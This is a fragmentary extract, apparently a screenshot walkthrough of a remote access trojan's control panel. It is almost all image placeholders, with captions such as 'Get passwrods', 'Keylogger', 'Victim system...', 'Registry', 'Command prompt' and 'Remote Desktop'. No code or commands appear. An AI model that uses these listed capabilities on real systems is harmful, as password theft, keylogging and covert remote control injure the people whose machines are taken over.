
Get passwrods

Keylogger

Openchat


Server

Openfolder




Victim system...


File manager :




Services:




Registry:




Command prompt :






Remote Desktop:



